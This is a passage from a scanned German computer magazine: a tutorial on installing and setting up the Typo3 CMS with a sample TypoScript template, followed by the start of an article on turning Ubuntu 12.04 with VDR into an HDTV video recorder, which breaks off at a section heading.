- Datenbank: MySQL 5.0, Oracle oder Postgres
- GDlib
- Linux, Windows
- PHP 5.3
- GraphicsMagick oder ImageMagick
- mod_rewrite, mod_gzip für Apache

servern und Betriebssystemen. Die bevorzugte Architektur ist LAMP Linux/Apache/MySQL/PHP) mit PHP5, es gibt aber auch eine WAMP-Version für Windows. Zum Betrieb von Typo3 benötigen Sie einen eigenen Webserver mit SSH-Zugang und Admin-Rechte, wenn Sie Gebrauch von allen Möglichkeiten machen wollen. Bei größerem Traffic ist ein virtueller Webserver mit garantierten Ressourcen dem geteilten Webspace vorzuziehen.

Zur Not geht es auch mit FTP-Zugang und einem Shared-Hosting-Paket, wie es bei einem Provider für wenige Euro im Monat gemietet werden kann. Bevor Sie sich aber für ein solches Angebot ohne Admin-Zugang entscheiden, erkundigen Sie sich beim Anbieter, ob Typo3 dort installiert werden kann. Manche Hoster bieten Typo3 auch vorinstalliert an. Über den c't-Link am Ende des Artikels finden Sie den Erfahrungsaustausch von Typo3-Nutzern in einem Forum darüber, welche Hoster für Sie interessant sein können. Falls Sie zunächst einmal Typo3 lokal auf Ihrem Computer ausprobieren wollen, bauen Sie mit XAMPP oder AMPPS und Typo3 von der Heft-DVD das Projekt nach. AMPPS ist dabei die einfache Variante, mit der Sie Typo3 mit wenigen Klicks installieren.

Fallstricke


Für die Installation eines Produktivsystems beziehen Sie die aktuelle Version der Software am besten von der offiziellen Typo3-Website. Dort sind auch alle Dokumentationen zu finden, zum Teil auch auf Deutsch. Als Linux-Nutzer mit Shell-Zugang laden Sie sich das etwa 20 MByte große „Blank Package“ als tar.gz, kopieren es auf den Webserver neben das Verzeichnis htdocs

und entpacken es dort. So ist der Source-Code sicher vor Zugriffen von außen über den Webserver. Nun kopieren Sie alles bis auf das Verzeichnis typo3_src-4.7.1 nach htdocs, passen den symbolischen Link typo3_src auf das tatsächliche Quellverzeichnis an und setzen dessen Owner auf den Webserver-Nutzer.

Wenn Sie nun im Browser die index.php des Webservers aufrufen, so wird im Idealfall die Meldung „Install Tool is locked“ angezeigt. Sollte nur eine weiße Seite erscheinen, überprüfen Sie zunächst die Serverkonfiguration. Die Variable open_basedir stöbern Sie in Dateien wie vhost.conf, httpd.conf oder php.ini auf und ergänzen diese um den vollständigen Pfad des Verzeichnisses typo3_src-4.7.1. Schalten Sie den safe_mode von PHP aus. Wenn Sie keine Admin-Rechte haben oder nur über FTP-Zugriff verfügen, können Sie alternativ das Verzeichnis typo3_src-4.7.1 direkt nach htdocs kopieren und den symbolischen Link typo3_src anpassen.

Zu beachten ist noch die Rechtestruktur. Die Verzeichnisse fileadmin, uploads, typo3temp, typo3conf und insbesondere auch ext im typo3-Ordner müssen für den Webserver beschreibbar sein. Im einfachsten Fall ändern Sie den Besitzer der Verzeichnisse von root auf den Webserver-Nutzer, etwa www-data, mit dem Kommando chown. Die Schreibrechte für das ext-Verzeichnis im typo3-Ordner sind zwingend notwendig, wenn Sie Extensions installieren wollen, die nicht zum Lieferumfang gehören. Vergessene Schreibrechte sind eine schwer zu findende Fehlerquelle.

Typo3 benötigt die PHP5-Grafikbibliotheken GraphicsMagick oder ImageMagick für das Rendern von Grafiken. Diese sollten



Das Installationstool hilft bei der Einrichtung und beim Update von Typo3-Installationen.

ANZEIGE

scan by blackburner 2012 internetz

bei den meisten Providern auf dem Server vorinstalliert sein. Im Zweifel fragen Sie im Vorfeld den Hoster, ob die Bibliotheken zur Verfügung stehen. Mit Admin-Rechten können Sie diese mit apt-get install nachladen oder notfalls mit make aus den Quelltexten installieren.

Installationstool

Als Nächstes folgt die Einrichtung der Datenbankverbindung. Dank des mitgelieferten Werkzeugs ist das mit nur drei Klicks erledigt. Um Missbrauch zu vermeiden, muss im typo3conf-Ordner eine Datei namens ENABLE_INSTALL_TOOL manuell angelegt werden. Die Aktivierung ist nur eine Stunde gültig. Das Installations-Tool wird jetzt automatisch beim Aufruf der index.php im Stammverzeichnis des Webservers aktiviert. Legen Sie über das Webmenü Ihres Hosters oder phpMyAdmin eine MySQL-Datenbank an. Merken Sie sich MySQL-Benutzer, Name der Datenbank, Server und Passwort. Diese müssen Sie in das Installations-Tool eingeben. Nach diesem Schritt ist das System einsatzbereit.

Typo3 unterscheidet zwischen Administration der Website im Backend und ihrer Darstellung im Frontend – also dem, was der Besucher der Website zu sehen bekommt. Das Backend erreichen Sie über <http://www.IHREWEBSEITE.de/typo3/>. Loggen Sie sich dort als Nutzer „admin“ mit dem Passwort „password“ ein. Als Erstes laden

Sie die Benutzersprache Deutsch über den Erweiterungsmanager – jetzt heißt er noch Extension Manager – mit der Funktion „Language Packages“. Wählen Sie dort in der Liste „German“ aus und klicken auf „Check against Repository“, dann auf „Update Repository“. Anschließend weisen Sie diese unter „User Settings“ dem Benutzer admin zu. Bei der Gelegenheit sollten Sie auch gleich das vorgegebene Passwort ändern.



Das Menü im Backend von Typo3 ist leicht zu verstehen.

Nun sehen Sie zum ersten Mal das Bedienkonzept von Typo3. Das sind kaskadenförmige Auswahlmenüs, durch die Sie sich von links nach rechts und oben nach unten durchhangeln. Eine der Eigenheiten von Typo3 ist die Doppelbedienung mit der Maus. Viele Funktionen lassen sich mit normalem Mausklick über Auswahlmenüs aufrufen, einige sind jedoch auf der rechten Maustaste versteckt, die ein zusätzliches Kontextmenü öffnet. Wenn also etwas mit einem einfachen Mausklick nicht funktioniert, ist die rechte Maustaste gefragt.

Das Backend-Menü zur Verwaltung von Typo3 ist recht simpel aufgebaut. Die einzelnen Funktionen sind in Gruppen wie Web, Datei, Benutzerwerkzeuge und Adminwerkzeuge eingeteilt. Je nach Benutzer werden nur die verfügbaren Funktionen und Gruppen angezeigt. Wenn Sie Funktionen aus der Gruppe „Web“ wählen, erscheint in der Mitte ein Seitenbaum zur Auswahl der zu bearbeitenden Seite und ganz rechts das eigentlich zu bearbeitende Objekt. Am Anfang brauchen Sie nur die Funktionen Seite, Template und Dateiliste.

Zum Anlegen einer Website fangen Sie am besten mit einer „Home“-Seite an. Die gibt es auf fast jeder Website als Hauptseite. Sie ist Anlaufstelle für Neuigkeiten und Navigation. Sie brauchen sich im Anfangsstadium noch nicht zu viele Gedanken zu machen, denn die Seitennamen und -typen lassen sich jederzeit ändern.

Wählen Sie also die Funktion Seite im Web-Menü, gehen auf „New TYPO3 site“, wählen dann über die rechte Maustaste die Funktion „Neu“ aus und bestimmen anschließend die Position der Seite. Seiten können auf der gleichen Ebene liegen oder als Unterseite angelegt werden. Die Ebenenstruktur spielt später beim Aufbau der Navigation eine Rolle: Alle Seiten auf einer Ebene stehen später nebeneinander als Links auf einer Navigationsebene. Pflichtfelder sind in Typo3 mit einem Ausrufezeichen in einem gelben Dreieck gekennzeichnet. Der Seitentitel ist ein solches Pflichtfeld.

Eine weitere wichtige Einstellung für die Startseite ist unter dem Reiter „Verhalten“ erforderlich, nämlich dass die Seite als



So könnte eine typische Vereins-Website aufgebaut werden; an Stelle der Platzhalter fügt Typo3 Inhalte ein.

Anfang der Website benutzt wird. Sofern die index.php ohne eine Seiten-ID als Parameter aufgerufen wird, gibt das CMS automatisch diese Startseite aus. Wichtig ist das Speichern von Änderungen durch Anklicken der Diskettensymbole weiter oben. Nun müssen Sie die Seite noch im Frontend sichtbar machen, indem Sie mit der rechten Maustaste im Seitenbaum auf „Aktivieren“ klicken.

Ein Template muss her

Die erste Seite ist nun zwar angelegt, kann aber immer noch nicht angezeigt werden. Wer die index.php im Browser lädt, wird auf die Fehlermeldung „No TypoScript template found“ stoßen. Irgendetwas fehlt also noch. Ein grundlegendes Konzept von Content-Management-Systemen ist die Trennung von Inhalten und deren Darstellung. Mit Anlegen der Seite haben Sie zwar Inhalt geschaffen, aber noch nicht

festgelegt, wie dieser dargestellt werden soll. Um Hintergrundfarbe, Schriftart und -größe und Ähnliches zu bestimmen, arbeitet man mit CSS-Stilen. Die Struktur der Seiten – Kopf- und Fußbereich, Navigation, Inhaltsfelder – wird mit einem Template in der Konfigurationssprache TypoScript festgelegt. Dieses Template sagt Typo3, welchen Inhalt aus der Datenbank es wie wiedergeben soll.

Wählen Sie zunächst im Menü Web die Funktion Template und klicken dann auf die Seite mit der Weltkugel. Diese Kugel erscheint, wenn man eine Seite angelegt hat mit der Eigenschaft „Anfang der Website“. Dann wählen Sie „Template für neue Website erstellen“. Dieses Template gilt nun als Basis-Template für alle Seiten und Unterseiten. Bei Bedarf legen Sie für besondere Zwecke oder Seiten eigene Templates an, die einzelne Funktionen im Basis-Template überschreiben oder dieses um neue Funktionen oder

Template-Informationen:	
NEUE WEBSITE	
Titel des Templates:	NEUE WEBSITE
Titel der Website:	
Beschreibung:	
Ressourcen:	
Konstanten:	(bearbeiten um anzusehen, 0 Zeilen)
Setup:	(bearbeiten um anzusehen, 6 Zeilen)
Vollständigen Template-Datensatz bearbeiten	

Im Backend des CMS pflegen Sie die Codezeilen für die Seiten-Templates ein.

Inhalte erweitern. Das Template bekommt automatisch den Titel „NEUE WEBSITE“ und durch Klick auf den Namen öffnet sich ein Texteditor mit einem „Hello World“-Beispiel in TypoScript. Klicken Sie zum Speichern auf das Diskettensymbol. Wenn Sie die index.php jetzt neu laden, erscheint brav ein „Hello World“ anstelle der Fehlermeldung. Das ist ein erster Erfolg, jedoch nicht wirklich sinnvoll, weil „Hello World“ auch auf jeder weiteren neu angelegten Seite erscheinen würde – anstelle des tatsächlichen Seiteninhalts.

Für die Template-Bearbeitung wählen Sie oben in der Auswahlbox „Info/Bearbeiten“, damit das Template mit allen Bearbeitungsfunktionen übersichtlich dargestellt wird. Der TypoScript-Code steht im Feld „Setup“; für Konstanten gibt es einen separaten Bereich. Tippen oder kopieren Sie in das Feld das nebenstehende Basis-Template hinein.

Wichtig ist dann noch, das statische Template „CSS Styled Content“ einzubinden. Dazu wählen Sie ganz unten unter „Vollständigen Template-Datensatz bearbeiten“ den Reiter „enthält“ und dort dann das gewünschte Template. Typo3 benötigt CSS Styled Content, um CSS für das Layout von Seiten nutzen zu können.

Templating mit TypoScript

Unser Beispiel ist eine kleine Vereins-Site. Die dazu gehörenden HTML- und CSS-Dateien finden Sie über den c't-Link am Ende des Artikels. Laden Sie sie im Typo3-Backend in der Funktion „Dateiliste“ in das Verzeichnis fileadmin. Typo3 verwendet die-

```
config.admPanel=1
config.admPanel {
    enable.edit=1
    module.edit.forceDisplayFieldIcons=1
}
page=PAGE
page.includeCSS.file1=fileadmin/css/MeinVerein.css
page.includeJS.file1=fileadmin/js/MeinVerein.js
HTMLFile=FILE
HTMLFile.file=fileadmin/MeinVerein.html
HTMLTemplate=TEMPLATE
HTMLTemplate t
    template < HTMLFile
    workOnSubpart=BODYPART
    marks.NAVI=TEXT
    marks.NAVI.value=Platzhalter für die Navigation
    marks.CONTENT < styles.content.get
    marks.NEWS < styles.content.getRight
    marks.FOOTER=TEXT
    marks.FOOTER.value=(C)opyright 2012, MeinVerein
    marks.FOOTER.wrap=<span class="footer">|</span>
}
page.10 < HTMLTemplate
```

ses Verzeichnis für beliebige eingebundene Dateien, zum Beispiel auch Grafiken. Um Chaos zu vermeiden, empfiehlt es sich, hier von Anfang an eine Struktur anzulegen und die Dateien in Unterverzeichnisse wie css, js, images oder ähnlich abzulegen.

Ein Template-Satz besteht im Wesentlichen aus einer HTML-Datei, einer oder mehreren CSS-Dateien sowie dem Typo3-Template. Die HTML-Datei, auch HTML-Template genannt, besteht aus dem Grundgerüst der Seite – siehe Abbildung auf Seite 165 oben. An Stelle der Inhalte enthält sie sogenannte Marker der Form

###Marker###

Für diese Marker fügt Typo3 auf Basis des TypoScript-Templates die Inhalte ein.

Ersetzungen

TypoScript behandelt Inhalte als Objekte. Die Basis eines Templates ist ein Objekt vom Typ PAGE. Im Beispiel wird mit page = PAGE ein Objekt page geschaffen, das

die Eigenschaften der Klasse PAGE erbt. PAGE ist die Standardklasse für eine Seite und legt alle Details für die Darstellung fest. Die darauffolgenden Zeilen weisen dem page-Objekt weitere Eigenschaften zu.

Dafür werden die Objektklassen FILE und TEMPLATE benötigt. FILE ist ein universeller Objekttyp für die Referenzierung und Verwendung von statischen Dateien in einer Typo3-Installation. Besondere FILE-Objekte sind includeCSS und includeJS für die Einbeziehung von CSS- oder JavaScript-Dateien, die bereits im Header der ausgegebenen HTML-Seite eingebunden werden. In der ausgelieferten HTML-Datei sorgen die beiden Zeilen also dafür, dass die betreffenden JavaScript- und CSS-Dateien richtig referenziert werden.

Das HTML-Template dagegen wird meist nur im BODY einer Website verarbeitet und mit dem Objekttyp TEMPLATE zusammen benutzt, welches das einfache Objekt vom Typ FILE um nützliche Funktionen erweitert. Es ermöglicht es, die ###-Platzhalter in der HTML-Datei durch Texte oder andere Inhalte zu ersetzen.

Eine häufig benutzte Objektklasse in Typo3 ist TEXT. Mit dieser kann man statische Texte in eine Website einfügen, einfache Formatierungen vornehmen oder CSS-Klassen zuweisen. Objekte aus der TEXT-Klasse sind recht universell verwendbar und können neben statischem Text auch den Inhalt von Datenbankfeldern oder Variablen aufnehmen. Die Funktion wrap erlaubt die HTML-typische Schachtelung von Inhalten und ist in fast

Dieses TypoScript-Template ist die Basis für alle erzeugten Webseiten. Es ersetzt Platzhalter in der HTML-Datei durch die konkreten Inhalte.


jedem Typo3-Objekt vorhanden. Im Beispiel weist die Funktion dem Footer-Inhalt ein HTML-Tag mit der Klasse „footer“ zu.

Objekte lassen sich kopieren, inhaltlich verändern oder löschen, solange das Template noch nicht vollständig ausgegeben wurde. Intern werden alle Objekte als PHP-Arrays behandelt und erst verarbeitet, wenn die Seite abgefragt wird – sozusagen als letzter Schritt vor der Ausgabe der Seite für den Browser. Objekte werden mit dem <-Zeichen kopiert und erhalten alle bis dahin festgelegten Eigenschaften und Inhalte des Quellobjekts. Im Beispielprojekt übergibt der Konstruktor HTMLTemplate mit einem Objekt template vom Typ TEMPLATE die Ergebnisse aller Vorgänge innerhalb seiner geschweiften Klammern an das Objekt page.10.

Die Platzhalter CONTENT und NEWS innerhalb des HTMLTemplate-Konstruktors werden durch Inhalte ersetzt, die noch in Typo3 zu erstellen sind. Aktuell ist auf der Seite daher noch nichts zu sehen. Typo3 bietet von Haus aus bis zu vier Spalten. Der Hauptinhalt wird üblicherweise der breitesten Spalte „Normal“ zugewiesen, daneben gibt es noch die Spalten „Rechts“, „Links“ und „Rand“. Das sind jedoch nur Namenskonventionen, die nicht zwingend etwas mit der Position der Spalten zu tun haben. Die noch nicht existierenden Inhalte vom Typ NEWS werden der rechten Spalte zugewiesen. Bei Bedarf lassen sich weitere Spalten definieren. Die oberen Zeilen im Listing beginnend mit config bereiten den Einsatz des Frontend-Editing-Tools vor.

Redigieren im Frontend

Nachdem die Grunddarstellung der Website definiert wurde, geht es nun an die Inhalte. Viele Redakteuren kommt es entgegen, wenn sie Artikel und Seiten gleich auf der Website anlegen und editieren können. Dafür ist das Modul „feedit“ zuständig. Installieren Sie es, indem Sie im Erweiterungsmanager das farb-




TypoScript fügt Objekte zu einem Template zusammen.

lose Klötzen anklicken. Zunächst wird die Erweiterung Ext-Base installiert, von der feedit abhängig ist. Klicken Sie sich nun durch die Dialoge zur Datenbankaktualisierung und Installation der Erweiterungen. Überprüfen Sie anschließend, dass das Klötzen bei feedit tatsächlich grün ist.

Beim Laden der Startseite <http://www.IHREWEBSEITE.de/index.php> erscheint jetzt das definierte Template, jedoch noch ohne Inhalte. Am Fuß der Seite taucht das Admin-Panel auf, welches Funktionen zum Anlegen und Verwalten der Inhalte durch den Redakteur bietet. Die angebotenen Optionen hängen von den Berechtigungen des Users ab, der Administrator hat natürlich die Maximalausstattung. Das Panel lässt sich mit der Maus in den gewünschten Seitenbereich verschieben. Wenn Sie es öffnen, können Sie mit den eingebundenen kleinen Symbolen Inhalte und auch neue Seiten anlegen. Aktivieren Sie unter „Eingabe“ die ersten beiden Kästchen und klicken dann auf „Aktualisieren“, um die Bearbeitungswerzeuge in die Seite einzublenden.

Beim Anlegen neuer Inhalte stehen Text, Bild, Text mit Bild, Tabellen, Formulare oder auch Plug-ins zur Verfügung. Extensions wie News oder Indexed-Search ersetzen als fertige und einfach konfigurierbare Plug-ins, was Sie auch mit ein paar Dutzend TypoScript-Anweisungen hinbekommen können. Wählen Sie „Text mit Bild“, dann können Sie die Position des Inhalts-Elements bestimmen und den Text im Editor verfassen und wunschgemäß formatieren. Nun werden



Das Admin-Panel von Typo3 ist das Werkzeug zur Bearbeitung der Website im Frontend.

die vordefinierten Blockformate und Textstile verwendet und das CSS angepasst. Bilder legen Sie mit dem Upload-Tool in fileadmin oder einem Unterverzeichnis ab und mit den Optionen unter „Erscheinungsbild“ können Sie diese einfach per Klick positionieren. Bereits angelegte Inhaltsselemente kann der Redakteur später für schnellere Änderungen mit dem Bearbeitungssymbol oder einer Leiste erreichen.

Formatieren mit CSS

Um das Ergebnis optimal anzupassen, sollten Sie die vom Typo3 CSS Styled Content verwendeten Klassen in die eigene CSS Datei übernehmen und entsprechend ändern. Die CSS-Datei können Sie über das Datei-Tool auch direkt im Backend bearbeiten. Dies sind beispielsweise die verwendeten Styles und Klassen für das textpic-Objekt:

- .csc-default für das gesamte textpic-Objekt,

- .csc-header für die Überschrift,
- .csc-textpic-image für das Bild,
- .csc-textpic-caption für die Bildunterschrift,
- .bodytext für den begleitenden Text,
- .detail, .important, .name-of-person als Textstile,
- .csc-textpic-clear als Platzhalter nach einem textpic-Objekt.

Am besten arbeiten Sie zur Optimierung mit dem erzeugten Quellcode der HTML-Datei und übernehmen die betreffenden Klassen in die eigene CSS-Datei mit den gewünschten Definitionen von Farbe, Größe, Schriftart, Position und Rahmen. Eine vollständige Auflistung aller verwendeten Klassen finden Sie auch in der Typo3-Installation auf dem Webserver im typo3-Verzeichnis in typo3/sysext/css_styled_content/static/v4.5/setup.txt.

Ausblick

Die Grundeinrichtung von Typo3 wäre hiermit erledigt; eine erste Seite steht. Seine Stärken kann ein CMS dieser Größe natürlich erst ausspielen, wenn eine größere Website mit vielen Seiten entstehen soll. Ein Artikel in einer der kommenden Ausgaben wird sich eingehend mit den Möglichkeiten von TypoScript beschäftigen: grafische Elemente, Navigation, Formulare und Suchfunktionen sowie Erweiterungen für News und Kalender. (rzl)

Literatur

- [1] Kai Laborenz, Andrea Ertel, Content-König, Einstieg in das Content-Management-System Typo3, c't 12/09, S. 166

MEINVEREIN.DE

Platzhalter für die Navigation

Neuer Spielplan

Der Spielplan für die neue Saison steht jetzt fest und in der Download Section zum Abruf als PDF und Excel Version bereit. Bitte beim Ausdrucken berücksichtigen: Ergänzungen oder Änderungen im Spielplan werden wie bislang grundsätzlich nur online veröffentlicht.

Platzhalter für die Navigation

(C)Copyright 2012, MeinVerein

Das Ergebnis des ersten Teils des Typo3-Projekts

www.ct.de/1215162





Mirko Dölle

Fernsehkonserver

Ubuntu 12.04 LTS als digitaler HDTV-Videorecorder

Durch den langen Supportzeitraum von fünf Jahren eignet sich Ubuntu 12.04 LTS gut als Basis für einen selbstgebauten digitalen HD-Videorecorder mit VDR. Wir zeigen Ihnen, worauf Sie bei der Einrichtung achten müssen.

Ein digitaler Videorecorder verspricht Fernsehvergnügen pur: Nie wieder abhängen, um nicht den Anfang eines Spielfilms zu verpassen, lästige Werbeunterbrechungen schrumpfen im Schnellvorlauf auf wenige Sekunden zusammen und die Serien landen fein säuberlich geschnitten im Archiv. All dies lässt sich mit VDR unter Ubuntu 12.04 LTS mit ein wenig Konfigurationsarbeit umsetzen.

Das Konzept von VDR unterscheidet sich deutlich von Mediencenter-Software wie Windows Media Center, MythTV oder XBMC. VDR ist dafür gedacht, den gesamten Rechner in einen digitalen Receiver inklusive Videorecorder zu verwandeln, der sein Bild auf einem Fernseher anzeigt und mit einer Fernbedienung gesteuert wird. Wer möchte, kann den Videorecorder zudem noch als lo-

kalen Fileserver nutzen oder darüber gelegentlich im Internet surfen, darf dann aber VDR-Funktionen wie das automatische Abschalten des Rechners bei Inaktivität nicht verwenden. Das zentrale Design von VDR ist aber, den Rechner als Settop-Box zum Fernsehen und zum Aufzeichnen von Sendungen zu verwenden.

VDR kann bis zu vier DVB-Empfänger gleichzeitig ansteuern und pro DVB-Empfänger mindestens einen Sender aufzeichnen. Gleichzeitig können Sie eine Aufzeichnung abspielen, auch Timeshift beherrscht VDR. Zudem bietet VDR die Möglichkeit, Aufzeichnungen verlustfrei zu schneiden.

Die Systemvoraussetzungen für den Betrieb sind gering: Neben einem handelsüblichen PC benötigen Sie lediglich noch einen oder mehrere DVB-Empfänger ab 30 Euro.

In [1] finden Sie eine Liste von Linux unterstützter DVB-Empfänger für Satellit, Kabel und DVB-T.

Gut vorbereitet

Als Ausgangsbasis für den Selbstbau-Video recorder verwenden wir eine herkömmliche Installation von Ubuntu 12.04 LTS. Durch den langen Supportzeitraum von fünf Jahren und ihre gute Hardwareunterstützung empfiehlt sich diese Linux-Distribution besonders. Zudem unterstützt VDR 1.7.22 aus dem Repository von Ubuntu 12.04 erstmals offiziell HDTV. Wenn Sie Ubuntu neu installieren, sollten Sie den Standardbenutzer vdr nennen und außerdem die automatische Anmeldung beim Systemstart auswählen – auf diese Weise ersparen Sie sich später etliche

Rechte-Probleme beim Bearbeiten von Konfigurationsdateien.

VDR zählt nicht zu den Basispaketen von Ubuntu 12.04, Sie müssen das Programm daher über die Paketverwaltung nachinstallieren. Dabei empfehlen wir Ihnen, nicht das Ubuntu Software Center, sondern das Programm Synaptic oder aber apt-get im Terminal zu nutzen – das Software Center verwendet Filter, sodass Sie nicht alle verfügbaren Pakete angezeigt bekommen. Bei Synaptic und apt-get im Terminal gibt es dieses Problem nicht.

Vor der Installation von VDR sollten Sie sich für eine von zwei Möglichkeiten entscheiden, wie Sie das Fernsehbild anzeigen wollen. Die einfachste Lösung ist, die Grafikkarte Ihres Rechners einzusetzen – dann benötigen Sie das Xineliboutput-Plug-in für VDR und das Ausgabeprogramm vdr-sxfe. Allerdings weist vdr-sxfe noch einige Stabilitätsprobleme auf, weshalb das Bild gelegentlich einfrieren kann, das Menü nicht korrekt dargestellt wird oder das Programm abstürzt.

Eine äußerst stabile Lösung zum Fernsehen mit VDR ist die Bildausgabe über eine DVB-Empfangskarte mit integriertem Decoder. Bei PAL-Fernsehen, also ohne HDTV, benötigen Sie dazu eine sogenannte Premium- oder Full-Featured-Karte, die es bereits ab 20 Euro bei [2] gibt. Für die Ansteuerung mit VDR ist das Plug-in vdr-dvbsddevice zuständig. Um in den Genuss von HDTV zu kommen, müssen Sie 220 Euro für die DVB-Karte Premium-HD S2-6400 von Technotrend ausgeben, das dafür zuständige Plug-in ist Dvhdddevice.

Da Sie für jede der Ausgabeformen ein VDR-Plug-in benötigen, empfehlen wir, VDR über die Abhängigkeiten des jeweiligen Plug-ins zu installieren – bei Xineliboutput würden Sie also nur das Paket vdr-plugin-xineliboutput über Synaptic oder im Terminal nachinstallieren, das VDR-Hauptpaket würde als Abhängigkeit des Plug-ins automatisch mit installiert.

Bei der Einrichtung des VDR-Pakets erfragt die Paketverwaltung unter anderem das Verzeichnis für die Videos, Standard ist /var/lib/video.00, und wie Sie das Fernseh-Signal empfangen – letzteres dient dazu, eine Standard-Kanaliste für DVB-S, DVB-C oder DVB-T anzulegen. Die Kanalliste /var/lib/vdr/channels.conf können Sie später mit einem Editor sortieren und durch Kanallisten aus dem VDR-Wiki (siehe c't-Link) ergänzen – nicht zuletzt, um einen Mischbetrieb aller drei Empfangswände zu ermöglichen. Sie müssen allerdings darauf achten, dass VDR nicht läuft, während Sie die Konfigurationsdatei bearbeiten.

Als eine der Abhängigkeiten wird außerdem der LIRC-Daemon installiert, weshalb die Paketverwaltung auch nach dem verwendeten IR-Empfänger fragt. Wählen Sie hier zunächst „None“, die LIRC-Einrichtung erfolgt später.

Damit VDR überhaupt startet, müssen Sie unter Ubuntu 12.04 die Datei /etc/default/vdr

editieren und dort die Variable ENABLED auf 1 setzen. Zum Starten und Beenden von VDR benutzen Sie später das Init-Skript /etc/init.d/vdr – einen entsprechenden Upstart-Job gibt es derzeit noch nicht.

Monitor als Fernseher

Um Ihren Monitor zum Fernseher umzufunktionieren, installieren Sie das VDR-Plug-in Xineliboutput, die zugehörige Bibliothek sowie das Frontend-Programm vdr-sxfe, das im Paket xineliboutput-sxfe steckt:

```
sudo apt-get install vdr-plugin-xineliboutput
xineliboutput-sxfe
```

Wie im vorangegangenen Abschnitt beschrieben, wird VDR als eine der Abhängigkeiten mitinstalliert. Zudem sollten Sie noch die Puffer zum Dekodieren des HDTV-Bildmaterials in der Konfigurationsdatei /var/lib/vdr/plugins/xineliboutput/config anpassen, hier die Werte:

```
media.xvdr.num_buffers_hd:4000
media.xvdr.scr_tuning_step:150
engine.buffers.audio_num_buffers:500
engine.buffers.video_num_buffers:1000
engine.buffers.video_num_frames:22
```

Haben Sie VDR über das Init-Skript gestartet, müssen Sie noch das Frontend-Programm vdr-sxfe starten. Dass der Ton via Alsa ausgegeben werden soll, müssen Sie dem Programm separat mitteilen:

```
vdr-sxfe --audio=alsa
```

Ohne Angabe des Audio-Parameters bleibt vdr-sxfe stumm. Für die Ausgabe von Fernsehsendern im PAL-Format stellt vdr-sxfe keine besonderen Anforderungen, mit dem Programm TV-Time können Sie die Bildqualität jedoch noch etwas verbessern. Dazu installieren Sie das Paket tvtime nebst Abhängigkeiten nach und rufen vdr-sxfe künftig mit folgendem zusätzlichen Parameter auf:

```
-post tvtime:method=Linear,cheap_mode=1,7
pulldown=0,use_progressive_frame_flag=1
```

Der Einfachheit halber empfehlen wir Ihnen, für den Aufruf von vdr-sxfe ein Skript anzulegen, in dem Sie die beiden Parameter fest eintragen. Damit das Programm sofort im Vollbildmodus startet, können Sie zudem noch den Parameter --fullscreen ergänzen.

Die Bedienung von vdr-sxfe ist nicht weiter schwierig: Via Doppelklick auf das Fernsehbild maximieren Sie das Fenster oder kehren aus dem Vollbildmodus zum Fenster zurück. Mit der Escape-Taste beenden Sie vdr-sxfe. Darüber hinaus erlaubt Ihnen vdr-sxfe auch, VDR über die PC-Tastatur zu steuern. Dazu müssen Sie die Datei /var/lib/vdr/remote.conf anlegen und dort die aufgelisteten Tastendefinitionen eintragen. Nach einem Neustart von VDR lässt sich das Programm dann aus dem Fernsehfenster heraus bedienen.

Das Dekodieren von HDTV-Bildmaterial ohne jegliche Hardwareunterstützung erfor-

dert jedoch einige Rechenleistung, ein Dual-Core-Prozessor ab 2,5 GHz Taktfrequenz sollte es schon sein. Als Alternative lässt sich Nvidias VDPAU (Video Decode and Presentation API for Unix) einsetzen, allerdings ist dafür eine Nvidia-Grafikkarte neuerer Generation erforderlich – Onboard-Grafikchips bieten diese Erweiterung meist nicht. Zudem müssen Sie dann das Xineliboutput-Plug-in und das Programm Xine mit VDPAU-Unterstützung neu übersetzen – das zu erklären würde den Rahmen des Artikels sprengen, eine Kurzanleitung dazu finden Sie über den c't-Link.

Hardware-Decoder

